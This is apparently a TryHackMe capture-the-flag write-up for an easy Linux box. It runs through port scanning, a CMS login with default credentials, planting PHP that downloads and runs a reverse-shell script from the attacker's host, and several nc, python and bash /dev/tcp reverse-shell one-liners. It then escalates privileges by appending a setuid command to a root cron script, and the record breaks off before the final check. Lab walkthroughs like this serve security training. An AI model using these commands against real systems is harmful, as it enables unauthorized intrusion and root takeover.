Hacker of the Hill TryHackMe Writeup

29 minute read

Hacker of the hill is a room in Tryhackme platform which consists of three sets of challenges machines, (easy linux box, medium rated windows box and hard rated linux box). For each submitted flag to the hackerone platform, we get a private bug bounty invitation.

Easy Challenge

Full Port Scan

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/easy$ nmap -p- --min-rate 10000 -v -oN nmap/easy 10.10.166.45
Nmap scan report for 10.10.166.45
Host is up (0.32s latency).
Not shown: 65476 closed ports, 53 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8000/tcp open  http-alt
8001/tcp open  vcom-tunnel
8002/tcp open  teradataordbms
9999/tcp open  abyss

Read data files from: /usr/bin/../share/nmap
# Nmap done at Sun Feb 21 00:50:29 2021 -- 1 IP address (1 host up) scanned in 34.00 seconds
```

We can see there are quite a few ports open.

Detail Scan

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/easy$  nmap -p22,80,8000,8001,8002,9999 -sV -sC -oN nmap/detail 10.10
Nmap scan report for 10.10.166.45
Host is up (0.32s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
|   2048 f7:75:95:c7:6d:f4:92:a0:0e:1e:60:b8:be:4d:92:b1 (RSA)
|   256 a2:11:fb:e8:c5:c6:f8:98:b3:f8:d3:e3:91:56:b2:34 (ECDSA)
|_  256 72:19:b7:04:4c:df:18:be:6b:0f:9d:da:d5:14:68:c5 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
8000/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/vbcms
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: VeryBasicCMS - Home
8001/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: My Website
|_Requested resource was /?page=home.php
8002/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Learn PHP
9999/tcp open  abyss?
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Date: Sun, 21 Feb 2021 04:17:52 GMT
|     Content-Length: 0
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, TLSSessionReq, Terminal
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
```

```
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Date: Sun, 21 Feb 2021 04:17:51 GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
SF-Port9999-TCP:V=7.80%I=7%D=2/21%Time=6031DEEF%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,4B,"HTTP/1\.0\x20200\x20OK\r\nDate:\x20Sun,\x2021\x20Feb\x2020
SF:21\x2004:17:51\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOptions,4
SF:B,"HTTP/1\.0\x20200\x20OK\r\nDate:\x20Sun,\x2021\x20Feb\x202021\x2004:1
SF:7:52\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,4B,"H
SF:TTP/1\.0\x20200\x20OK\r\nDate:\x20Sun,\x2021\x20Feb\x202021\x2004:17:52
SF:\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(GenericLines,67,"HTTP/1\.1\
SF:x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf
SF:-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(RTSPRequest
SF:,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;
SF:\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request"
SF:)%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20tex
SF:t/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20
SF:Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nCon
SF:tent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\
SF:r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/1\.1\x20400\
SF:x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nC
SF:onnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSessionReq,67,"
SF:HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20c
SF:harset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(K
SF:erberos,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text
```

```
SF:/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20R
SF:equest")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-
SF:Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n40
SF:0\x20Bad\x20Request")%r(LDAPSearchReq,67,"HTTP/1\.1\x20400\x20Bad\x20Re
SF:quest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x
SF:20close\r\n\r\n400\x20Bad\x20Request")%r(SIPOptions,67,"HTTP/1\.1\x2040
SF:0\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\
SF:nConnection:\x20close\r\n\r\n400\x20Bad\x20Request");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Feb 21 10:04:37 2021 -- 1 IP address (1 host up) scanned in 117.01 seconds
```

Apart from SSH on port 22 and HTTP service on port 9999 which is for KOTH, we can see we have 4 webserver running on port 80,8000,8001 and 8002. Also we can see a entry on robots.txt file on port 8000.

So let us check the webservers one by one.

HTTP service on Port 80

Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```


Nothing but a standard Apache page.

Directory and file bruteforcing with Gobuster

```
root@ip-10-10-25-170:~# gobuster dir -u http://10.10.166.45/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.166.45/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt,html
[+] Timeout:        10s
===============================================================
2021/02/24 01:32:10 Starting gobuster
===============================================================
/index.html (Status: 200)
/server-status (Status: 403)
===============================================================
2021/02/24 01:32:12 Finished
===============================================================
```

Got pretty much nothing in return. So, let us check another webserver running on port 8000.

HTTP service on Port 8000




Directory and File bruteforcing with gobuster

```
root@ip-10-10-25-170:~# gobuster dir -u http://10.10.166.45:8000 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.166.45:8000
[+] Threads:        10
```

```
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,html,php
[+] Timeout:        10s
===============================================================
2021/02/24 01:35:04 Starting gobuster
===============================================================
/about (Status: 200)
/contact (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
===============================================================
2021/02/24 01:36:02 Finished
===============================================================
```

We also had a entry on robots.txt file, so let us check that out.

Visiting /vbcms



We get back a login page. I tried to login with `admin:admin` and we got in.

Logging in with default credentials

Very Basic CMS

Admin Area

Pages | Change Password | Logout

Pages

URI	Name	Last Update	Action
/	Home Page	26/01/21 14:24:06	Edit View
/about	About Us	26/01/21 13:54:48	Edit View
/contact	Contact Us	26/01/21 13:54:48	Edit View

The most interesting thing here is that we can edit the files which are present on the webserver. So, let us edit the files and get a reverse shell.

Getting a reverse shell

I always like to host a file with bunch of reverse shell payloads and download it on the box and execute it.

Content of shell.sh

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.6.31.213 9001 >/tmp/f
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.6.31.213",9001));c
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.6.31.213",9001));
bash -i >& /dev/tcp/10.6.31.213/9001 0>&1
```

Starting a Python HTTP Server

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/easy/www$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Updating the content on the website

Edit Page: about

```
<?php
system('curl http://10.6.31.213:8000/shell.sh -o /dev/shm
/shell.sh');
system('bash /dev/shm/shell.sh');
?>
```

Go Back

Update

Viewing and Getting a shell back

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/easy/www$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.166.45 - - [24/Feb/2021 07:30:09] "GET /shell.sh HTTP/1.1" 200 -
```

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/easy$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.166.45 58650
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(serv1) gid=1000(serv1) groups=1000(serv1),43(utmp)
$
```

We get a request on the python server and got a shell back as user serv1.

Getting a Proper Shell

Now this shell is a bit hard to work with as it is not interactive. It lacks using arrow keys, autocompletion, and using keys like CTRL+C to kill a process. So We have to make this session a interactive session.

Getting a proper TTY

Now lets get a proper shell with auto completion.

```
$ python3 -c "import pty;pty.spawn('/bin/bash')"
```

Hit CRTL+z to background the current process and on local box type

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/easy$ stty raw -echo
```

and type fg and hit enter twice and on the reverse shell export the TERM as xterm.

```
serv1@web-serv:/var/www/serv1/public$  export TERM=xterm
```

Now we have a proper shell.

Reading first Flag

```
serv1@web-serv:/var/www$ ls -la serv4/index.php
-rw-r--r-- 1 serv4 serv4 38 Feb 15 19:23 serv4/index.php
serv1@web-serv:/var/www$ cat serv4/index.php
THM{YmNl[redacted]YzZh}
serv1@web-serv:/var/www$
```

We get our first flag and also note the date on the file which will come handy later.

Privilege Escalation

Checking /etc/crontab

```
serv1@web-serv:/var/www$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * *  root /home/serv3/backups/backup.sh
```

We have a cron running as root every minute, which will execute the content of the file `/home/serv3/backups/backup.sh`.

Content and Permission of that file

```
serv1@web-serv:/var/www$ ls -la /home/serv3/backups/backup.sh
-r-xr-xr-x 1 serv3 serv3 52 Feb 15 01:02 /home/serv3/backups/backup.sh
serv1@web-serv:/var/www$ cat /home/serv3/backups/backup.sh
#!/bin/bash
mv /backups/* /home/serv3/backups/files
```

Only user serv3 can change the content of that file.

There are multiple instances of the webservers, so let us check the configuration file to check if one of them is being run by user `serv3`.

Apache configuration files

```
serv1@web-serv:/etc/apache2/sites-enabled$ ls
000-default.conf  serv1.conf  serv2.conf  serv3.conf
serv1@web-serv:/etc/apache2/sites-enabled$ cat serv3.conf
<VirtualHost *:8002>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        AssignUserId serv3 serv3
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/serv3/public

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
        <Directory /var/www/serv3/public>
```

We can see that the webserver running on port 8002 is being run as user serv3. So, let us check that out.

HTTP Service on Port 8002

Learn PHP with Adam

Why learn PHP?

PHP is one of the most commonly used scripting languages on the internet!


PHP has the following benefits over other languages:

- No History of security problems
- Strict Type Casting
- An abundance of code on the internet that you can copy and paste into your own projects
- And much more!

Try Free Lesson

Sign Me Up

Checking the try free lesson link




We get a field where we can execute PHP code and we are indeed executing code as user serv3. So, let us get a reverse shell.

Reverse shell as user serv3

```
<?php
system('bash /dev/shm/shell.sh');
?>
```

Check Code

For some reason, I did not get a shell back. Looks like there are checks being implemented. So instead of using bash reverse shell, I used PHP reverse shell from pentestmonkey.



And I got a shell back as user serv3.

```
reddevil@ubuntu:~/Documents/tryhackme/hackerofthehill/easy$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.166.45 58660
Linux web-serv 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 02:10:25 up 52 min,  0 users,  load average: 0.00, 0.00, 0.11
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1002(serv3) gid=1002(serv3) groups=1002(serv3)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(serv3) gid=1002(serv3) groups=1002(serv3)
$
```

Changing the backup.sh file

```
serv3@web-serv:/home/serv3/backups$ ls -la
total 16
drwxr-xr-x 3 serv3 serv3 4096 Feb 15 01:02 .
drwxr-xr-x 3 serv3 serv3 4096 Feb 15 02:02 ..
-r-xr-xr-x 1 serv3 serv3   52 Feb 15 01:02 backup.sh
drwxr-xr-x 2 serv3 serv3 4096 Feb 15 01:01 files
serv3@web-serv:/home/serv3/backups$ chmod 777 backup.sh
serv3@web-serv:/home/serv3/backups$ echo 'chmod 4777 /bin/bash' >> backup.sh
```

I have appeneded the code which will set the SETUID bit on the binary `/bin/bash`. Now we just have to wait for a minute or so for the cron to run.

Checking the permissions of the /bin/bash binary

